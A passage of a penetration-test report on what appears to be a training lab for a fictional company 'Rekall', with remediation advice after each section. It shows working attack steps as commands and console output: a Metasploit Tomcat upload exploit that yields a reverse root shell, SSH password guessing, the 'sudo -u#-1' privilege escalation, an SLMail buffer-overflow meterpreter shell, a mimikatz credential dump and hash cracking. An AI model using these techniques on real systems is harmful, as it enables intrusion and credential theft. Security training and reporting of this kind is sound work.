|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms 192.168.13.10
```

Figure 24

Metasploit was then used to filter through potential attacks associated with tomcat and jsp




Figure 25

A module titled exploit/multi/http/tomcat_jsp_upload_bypass was chosen.




Figure 26

Once the host was set to machine 192.168.13.10, the module was ran with the following results

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.17.180.105:4444
[*] Uploading payload...
[*] Payload executed!
shell
[*] Command shell session 2 opened (172.17.180.105:4444 → 192.168.13.10:53986 ) at 2022-09-21 23:05:09 -0400

[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
script
script
Script started, file is typescript
# whoami
whoami
root
# pwd
pwd
/usr/local/tomcat
#
```

Figure 27

As you can clearly see a typescript shell was opened within the machine that responds to shell commands. A simple web application firewall can be used to block these kinds of exploits or really any kind of incoming malicious attack through a meterpreter.

SSH Tunneling Through Brute Force

Lastly, an ssh portal was exposed. As shown in the open source exposed data section, there was a user by the name of Alice was uncovered. Because port 22 was open for the .14 IP, an ssh tunneling exploit was attempted.

```
ssh alice@192.168.13.14
```

Brute force methods were implemented as a password was prompted. The password “alice” was a success and a remote shell was accessed as shown below.

```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ whoami
alice
$ pwd
/
$ ls -l
total 76
drwxr-xr-x   1 root root 4096 Feb  8  2022 bin
drwxr-xr-x   2 root root 4096 Apr 24  2018 boot
drwxr-xr-x  12 root root 2900 Sep 26 19:09 dev
drwxr-xr-x   1 root root 4096 Sep 17 14:30 etc
drwxr-xr-x   2 root root 4096 Sep 14 22:57 home
drwxr-xr-x   1 root root 4096 Feb  8  2022 lib
drwxr-xr-x   2 root root 4096 Jan 28  2022 lib64
drwxr-xr-x   2 root root 4096 Jan 28  2022 media
drwxr-xr-x   2 root root 4096 Jan 28  2022 mnt
drwxr-xr-x   2 root root 4096 Jan 28  2022 opt
dr-xr-xr-x 266 root root    0 Sep 26 19:09 proc
drwx------   1 root root 4096 Feb  8  2022 root
drwxr-xr-x   1 root root 4096 Sep 26 19:36 run
-rwxr-xr-x   1 root root   98 Feb  8  2022 run.sh
drwxr-xr-x   1 root root 4096 Feb  8  2022 sbin
drwxr-xr-x   2 root root 4096 Jan 28  2022 srv
dr-xr-xr-x  13 root root    0 Sep 26 19:09 sys
drwxrwxrwt   2 root root 4096 Jan 28  2022 tmp
drwxr-xr-x   1 root root 4096 Jan 28  2022 usr
drwxr-xr-x   1 root root 4096 Jan 28  2022 var
$
```

Figure 28

As mentioned a few times previously, stronger password management is necessary to prevent these types of brute force attacks so I won't beat a dead horse. Instead for this section I will advise the disabling of remote ssh access for admin users. There isn't any reason for root users to have the ability to exploit an ssh port while away from their desk off hours and this only invites more problems than solutions.

Privilege Escalation

With a remote shell active through the ssh port on the above machine, privilege escalation was attempted to persist the attack. Using the command

```
sudo -u#-1
```

This assumes sudo rights to an assumedly unclaimed user #-1. This was successful and allowed access to txt files within the root directory as shown below.




Figure 29

There are a number of steps that can be taken to ensure the security of this server however I will list a few basics.

1. Enforce secure passwords for all users. I will show in the windows servers section how easy it is to crack simple password hashes and I have demonstrated previously how easy it is to brute force entry with easily guessable passwords. Passwords must be long, complex, and contain numbers and special characters. Multifactor authentication, prompting users to chronically update passwords, and foreboding repeated use of characters aren't necessary but nonetheless highly encouraged practices as well.

2. Create new users within the system. These can be used to manage the system and also placeholder assumedly unused users. This could've prevented the above privilege escalation attempt.

3. Disable remote root/admin access. There isn't any reason to allow remote access when servers aren't being monitored or used. The SSH port is the easiest point of entry for a malicious attacker and leaving this port open indefinitely invites a lot of trouble.

4. Configure WAF rules for remote access. Business must continue and availability in some regard must be considered, therefore we can't shut down every port like fort knox. Some incoming and outgoing traffic must be allowed. However, there needs to be firewall rules in place to prevent malicious or unmonitored remote access.

Day 3: Attacking Rekall's Windows Servers

For this day, a simple Windows penetration test consisted of reconnaissance, scanning, exploitation, and persistence.

Open Source Exposed Data/John the Ripper

By navigating to the Github page for totalrekall, a repository titled "site" is listed viewable by the public. Within this repo, there is a file titled "xampp.users" and opening yields the following information.




Figure 30

This string of characters was then treated as a password hash for the assumed username "trivera." A hash txt file was created from this string of characters and john the ripper was used to crack it.

Figure 31

Only one result popped up: Tanya4life. The hash was shown to be an MD5 hash. Having employee password hashes broadcasted on a company Github page is not a wise decision.

HTTP Brute Force

Next a bare-bones nmap scan was conducted across the network. The results are shown below.

```
┌──(root💀kali)-[~]
└─# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 12:51 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00072s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00065s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
79/tcp  open  finger
80/tcp  open  http
106/tcp open  pop3pw
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000080s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE
5901/tcp open     vnc-1
6001/tcp open     X11:1
8080/tcp filtered http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 12.34 seconds
```

Figure 32

As shown highlighted in the above screenshot, port 80 on the .20 IP is open. When navigating to the IP address through a browser we are prompted with login credentials. Using the username and password cracked with John the Ripper, access is granted.




Figure 33

This navigates us to the index page containing a text file labeled flag2.txt as shown here.




Figure 34

Should any confidential information be stored here, it could be easily accessed.

FTP Anonymous Login

Another port that is open on this machine is port 21, the ftp command port. Using an aggressive scan on this IP reveals more information.

```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 13:33 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00067s latency).
Not shown: 991 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
|_ftp-bounce: bounce working!
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: 401 Unauthorized
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: Hosts: localhost, rekall.local, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-20T17:34:05
|_  start_date: N/A
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:12 (Microsoft)

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms Windows10 (172.22.117.20)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.67 seconds
```

Figure 35

An anonymous login through the ftp port is allowed. Below is shown the anonymous ftp login. Through the file transfer protocol, it was shown that there was a txt file titled “flag3.” This file was retrieved through the ftp session. No password was required.

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (228.1022 kB/s)
ftp> exit
221 Goodbye
```

Figure 36

Allowing anonymous logins through the file transfer protocol is very dangerous especially if there are classified files listed in the login.

SLMail Metasploit

Also listed of note within the aggressive nmap scan is the use of SLMail services on ports 25 and 110. Using msfconsole, an slmail exploit is available.

```
msf6 > search slmail

Matching Modules
================

   #  Name                                    Disclosure Date  Rank   Check  Description
   -  ----                                    ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass    2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass
```

Figure 37

Opening the module reveals the following information

```
msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > info

       Name: Seattle Lab Mail 5.5 POP3 Buffer Overflow
     Module: exploit/windows/pop3/seattlelab_pass
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2003-05-07

Provided by:
  stinko <vinnie@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Windows NT/2000/XP/2003 (SLMail 5.5)

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   110              yes       The target port (TCP)

Payload information:
  Space: 600
  Avoid: 4 characters

Description:
  There exists an unauthenticated buffer overflow vulnerability in the
  POP3 server of Seattle Lab Mail 5.5 when sending a password with
  excessive length. Successful exploitation should not crash either
  the service or the server; however, after initial use the port
  cannot be reused for successive exploitation until the service has
  been restarted. Consider using a command execution payload following
  the bind shell to restart the service if you need to reuse the same
  port. The overflow appears to occur in the debugging/error reporting
  section of the slmail.exe executable, and there are multiple offsets
  that will lead to successful exploitation. This exploit uses 2606,
  the offset that creates the smallest overall payload. The other
  offset is 4654. The return address is overwritten with a "jmp esp"
  call from the application library SLMFC.DLL found in
  %SYSTEM%\system32\. This return address works against all version of
  Windows and service packs. The last modification date on the library
  is dated 06/02/99. Assuming that the code where the overflow occurs
  has not changed in some time, prior version of SLMail may also be
  vulnerable with this exploit. The author has not been able to
  acquire older versions of SLMail for testing purposes. Please let us
  know if you were able to get this exploit working against other
  SLMail versions.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2003-0264
```

Figure 38

When configuring the target host to be the 172.22.117.20 IP address and the listening address to be the also vulnerable 172.22.117.100 IP address, the exploit opens a meterpreter shell on the vulnerable machine.

```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-07 19:41:48 -0400  maillog.007
100666/rw-rw-rw-  4039   fil   2022-09-19 20:17:53 -0400  maillog.008
100666/rw-rw-rw-  13660  fil   2022-10-19 16:20:48 -0400  maillog.009
100666/rw-rw-rw-  1991   fil   2022-10-20 12:13:31 -0400  maillog.00a
100666/rw-rw-rw-  14538  fil   2022-10-20 13:57:01 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > 
```

Figure 39

As you can see through an exploit in the SLMail ports, it is possible to gain access to this machine and view directories and files.

Scheduled Tasks Audit

Through the meterpreter, a shell was then opened and scheduled tasks are viewable. One specific schtask of note was of interest titled “flag5.” Using the command,

```
schtasks /query /TN flag5 /FO list /v
```

A verbose portion of relevant information on this task was listed as shown below




Figure 40

Having access to the scheduled tasks on this machine is dangerous. A malicious attacker could automate damage to the system this way.

Credential Dumping

Through the meterpreter, mimikatz was then used to perform credential-oriented attacks. The command lsa_dump_sam was used to dump the credentials of the system users. One user of note with an NTLM hash was then tested.

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

Figure 41

In a separate tab, John the Ripper was used, formatted for the specific type of hash, to crack the password, with success.

```
┌──(root💀kali)-[~]
└─# echo '50135ed3bf5e77097409e4a9aa11aa39' > hash.txt

┌──(root💀kali)-[~]
└─# cat hash.txt
50135ed3bf5e77097409e4a9aa11aa39

┌──(root💀kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2022-10-20 14:31) 9.090g/s 811636p/s 811636c/s 811636C/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figure 42

Many of what was said in the Linux server portion is applicable to the windows server, stronger firewall rules must be put in place as persistence within the windows servers revealed a large trail of exploits and vulnerabilities. While the hashing of passwords was a good step in the right direction, it serves as an example of why complex passwords are necessary. It should not take John the Ripper less than a couple seconds to produce correct password guesses.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	High
Stored XSS	Critical
Sensitive Data Exposure	Critical
Local File Inclusion	High
SQL Injection	Critical
Command Injection	High
Brute Force Attack	Critical
PHP Injection	High
Directory Traversal	High
Open Source Exposure	Medium
Nmap Scan Results	Medium
Apache Tomcat Remote Code Execution	Critical
SSH Tunneling	Critical
Privilege Escalation	Critical
Hash Cracking	Critical
HTTP Brute Force	Critical
FTP Anonymous Login	Critical
SLMail Meterpreter Shell	Critical
Scheduled Tasks Audit	Critical
Credential Dumping	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	11
Ports	8

Exploitation Risk	Total
Critical	13
High	5
Medium	2
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	**Reflected Cross Site Scripting**
Type	**Web Application**
Risk Rating	**High**
Description	Injecting malicious code into the browser via HTML code
Images	Figures 1, 2, 5, and 6
Affected Hosts	Welcome.php, Memory-Planner.php
Remediation	Filter input, appropriate response headers, encode output data

Vulnerability 2	Findings
Title	**Stored Cross Site Scripting**
Type	**Web Application**
Risk Rating	**Critical**
Description	Injecting malicious code into the server via HTML code
Images	Figures 3 and 4
Affected Hosts	comments.php
Remediation	Filter input, appropriate response headers, encode output data

Vulnerability 3	Findings
Title	**Sensitive Data Exposure**
Type	**Web Application**
Risk Rating	**Critcal**
Description	Sensitive information encoded within client side files
Images	Figures 7-11
Affected Hosts	About-Rekall.php
Remediation	Auditing HTML files posted to the internet

Vulnerability 4	Findings
Title	**Local File Inclusion**
Type	**Web Application**
Risk Rating	**High**
Description	Uploading a malicious file into a trusting input field on a web application
Images	N/A
Affected Hosts	Memory-Planner.php
Remediation	White list specific names and locations

Vulnerability 5	Findings
Title	**SQL Injection**
Type	**Web Application**
Risk Rating	**Critical**
Description	Injecting malicious SQL code to modify database queries to execute specific commands
Images	Figure 12
